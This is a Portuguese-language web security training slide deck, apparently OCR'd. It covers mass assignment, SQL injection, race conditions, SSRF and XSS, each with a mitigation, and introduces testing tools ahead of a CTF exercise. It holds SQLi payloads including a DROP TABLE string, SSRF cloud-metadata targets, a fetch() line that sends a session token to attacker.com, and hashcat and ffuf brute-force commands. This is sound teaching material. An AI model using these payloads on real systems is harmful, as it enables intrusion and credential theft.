
```
const express = require('express');
const User = require('./models/User');
const router = express.Router();

router.post('/register', async (req, res) => {
  // Perigo: aceita todo req.body sem validação
  const user = await User.create(req.body);
  res.status(201).json(user);
});

module.exports = router;
```

Mass Assignment

Rubcube



Mass Assignment

Rubcube

- **Mitigação recomendada:**
  - Usar whitelist (atributos permitidos) em vez de blacklist.
  - Validar e sanitizar explicitamente cada campo no servidor.
  - Evitar bind automático de requisição para modelo (checar frameworks).

SQL Injection


Rubcube

- Injeção de comandos SQL por entradas não sanitizadas, permitindo leitura, modificação ou execução de comandos no banco de dados.
- **Como identificar / testar:**
  - Testes com payloads clássicos: ' OR '1'='1' --, '; DROP TABLE users; -- (em ambiente autorizado).
  - Usar ferramentas (sqlmap) e payloads manuais em parâmetros de consulta.
  - Observar diferenças em respostas ou tempos (blind/time-based SQLi).
- **Impacto:** Exfiltração de dados, alteração/remoção de dados, execução de comandos com privilégios do DB.

SQL Injection

Rubcube

- Injeção de comandos SQL por entradas não sanitizadas, permitindo leitura, modificação ou execução de comandos no banco de dados.



SQL Injection

Rubcube

- **Mitigação recomendada:**
  - Queries parametrizadas / prepared statements (sem concatenar strings).
  - Uso de ORMs que abstraem queries (mas ainda validar).
  - Input validation e escaping onde aplicável.
  - WAF com proteção de payloads

Race Condition

Rubcube

- Condição onde duas ou mais operações concorrentes interagem com um recurso compartilhado de forma que a sequência/tempo permite exploração (ex: retirar saldo duas vezes).
- **Como identificar / testar:**
  - Tentar executar operações simultâneas que alteram o mesmo recurso (ex: duas requisições de retirada).
  - Usar scripts ou ferramentas que disparem requisições paralelas (curl em loop, ferramentas de load) e observar comportamento.
- **Exemplo prático:**
  Usuário faz duas requisições `POST /withdraw` quase simultâneas; sem lock, pode sacar saldo total duas vezes.
- **Impacto:** Perda financeira, inconsistência de dados, bypass de checks de negócio.

Race Condition

Rubcube

Thread 1	Thread 2

($10)
`function withdraw($amount)`
`{` **($10,000)**
`  $balance = getBalance();`
`  if($amount <= $balance)`
`  {` **($9,990)**
`  $balance = $balance - $amount;`
`  echo "You have withdrawn: $amount";`	

	($10)
	`function withdraw($amount)`
	`{` **($10,000)**
	`  $balance = getBalance();`
	`  if($amount <= $balance)`
	`  {` **($9,990)**
	`  $balance = $balance - $amount;`
	`  echo "You have withdrawn: $amount";`
	`  setBalance($balance);` **($9,990)**
	`  }`
	`  else`
	`  {`
	`  echo "Insufficient funds.";`
	`  }`
	`}`

`  setBalance($balance);` **($9,990)**
`  }`
`  else`
`  {`
`  echo "Insufficient funds.";`
`  }`
`}`	

Race Condition

Rubcube


- **Mitigação recomendada:**
  - Transações atômicas no banco (ACID).
  - Locks pessimistas ou otimistas (row locks, versionamento).
  - Checagens de invariantes no servidor (re-check balance inside transaction).

SSRF — Server-Side Request Forgery

- Aplicação aceita uma URL/endpoint do usuário e a usa para fazer uma requisição do servidor — permitindo acesso a recursos internos (metadata, services internos).
- **Como identificar / testar:**
  - Input de parâmetro que causa a aplicação a fazer requisição a uma URL (ex: /fetch?url=http://example.com).
  - Tentar forçar URLs internas: http://127.0.0.1:8080, http://169.254.169.254 (metadata cloud).
  - Usar servidor de callback/controlado para ver se servidor faz requisição para URL atacante.
- **Impacto:** Descoberta/exfiltração de dados internos, acesso a serviços internos, escalada para controle da infraestrutura.

SSRF — Server-Side Request Forgery

Rubcube



SSRF — Server-Side Request Forgery

- **Mitigação recomendada:**
  - Whitelist de hosts permitidos (never allow arbitrary URLs).
  - Resolver hostnames e bloquear IPs internos (127.0.0.0/8, 10.0.0.0/8, 169.254.0.0/16).
  - Usar timeout e validação de esquema (permitir apenas https para hosts específicos).
  - Isolar requests em sandbox com rede restrita.

XSS — Cross-Site Scripting

Rubcube

- Injeção de scripts maliciosos em páginas que são executados no navegador de outros usuários (Stored, Reflected, DOM-based).

- **Como identificar / testar:**
  - Injetar payloads simples em campos de input: <script>alert(1)</script>.
  - Testar refletido (resposta imediata), armazenado (conteúdo persistido) e DOM-based (manipulação no client).
  - Usar ferramentas e payloads encobertos (HTML encodings) para bypass.

- **Impacto:** Roubo de sessões/credenciais, execução de ações em nome do usuário, phishing, recon do cliente.

XSS — Cross-Site Scripting

Rubcube

- Roubo de sessão

Caso o token seja salvo de forma insegura é possível que um agente malicioso consiga roubar essa informação através de um XSS.

Sempre salve cookies sensíveis com a flag **HttpOnly**, isso protege o cookie de possíveis roubos.

```
fetch('https://attacker.com/steal?token=' + localStorage.getItem('token'));
```

XSS — Cross-Site Scripting

Rubcube

- **Mitigação recomendada:**
  - Escapar/encode de output (context-aware escaping).
  - Usar Content Security Policy (CSP) para limitar execução de scripts.
  - Sanitização de input (bibliotecas confiáveis).
  - SameSite cookies e Secure/HttpOnly flags para cookies.

Ferramentas

Rubcube

- Proxies
  - Burp-suite
  - OWASP ZAP
- Descoberta de subdomínios
  - Burp-suite
  - OWASP ZAP
- Fingerprinting
  - Wappalyzer
- Descoberta de diretórios e arquivos
  - Ffuf
  - Gobuster
  - dirb

Burp suite

Rubcube

- Proxy (Intercept) — intercepta e modifica requisições/respostas HTTP(S) entre navegador e servidor. Útil para entender fluxo, testar inputs e ver headers/cookies.

  Target / Site map — mapeia todas as páginas/requests que você acessou; permite navegar pela superfície de ataque e organizar achados.

  Intruder — ferramenta de fuzzing/brute-force para injetar payloads em pontos específicos (login brute-force, fuzzing de parâmetros, enumeration).

  Repeater — reenvia e edita requisições manualmente, perfeito para testar payloads e ver respostas rapidamente.

Fuff

Rubcube

- Descoberta de diretórios/arquivos (directory/file discovery).

  Fuzz de parâmetros GET/POST (nome de parâmetro ou valor).

  Brute-force de formulários / credenciais (com cuidado) — via POST fuzzing.

  Fingerprinting / scraping (salvar títulos, procurar padrões) usando o scraper integrado.

```
ffuf -w biglist.txt -u https://target/FUZZ -recursion -recursion-depth 2 -maxtime 600
```

Fuff

Rubcube

```
~
▶ ffuf -c -w /path/to/wordlist -u https://ffuf.io.fi/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.3
________________________________________________

 :: Method       : GET
 :: URL          : https://ffuf.io.fi/FUZZ
 :: Matcher      : Response status: 200,204,301,302,307,401
________________________________________________

admin.php               [Status: 301, Size: 185]
index.html              [Status: 200, Size: 5]
secret                  [Status: 401, Size: 195]
secrets                 [Status: 401, Size: 195]
:: Progress: [4594/4594] :: Duration: [0:00:02] ::
```

Hashcat

Rubcube

- Hashcat é a ferramenta de recuperação/“cracking” de senhas mais rápida, com suporte a CPU/GPU, múltiplos algoritmos de hash e vários modos de ataque.

  - Handshakes de conexões Wifi.
  - Assinatura JWT's

```
# Ex.: senha com 8 caracteres, 2 maiúsculas no começo, 6 dígitos depois:
hashcat -m 22000 -a 3 handshake.22000 ?u?u?d?d?d?d?d?d
```

```
hashcat -m 0 -a 0 hashes.txt /path/to/rockyou.txt --status --status-timer=10
```

Desafio de Xss

Rubcube

- https://xss-game.appspot.com/

Links úteis

Rubcube

- Payloads de XSS
  Payloads de SQLi
  JWT.io
  Wordlists

CTF Prático

Rubcube

- **Regras**
  - Formar grupos máximo 4 integrantes.
  - O grupo deve encontrar o máximo de vulnerabilidades que conseguir
- **Dicas**
  - Wordlists: big, **rockyou**.
  - Navegue pela aplicação e entenda como funciona.

Link do CTF:

http://177.131.37.24:8963/

Obrigado!

Rubcube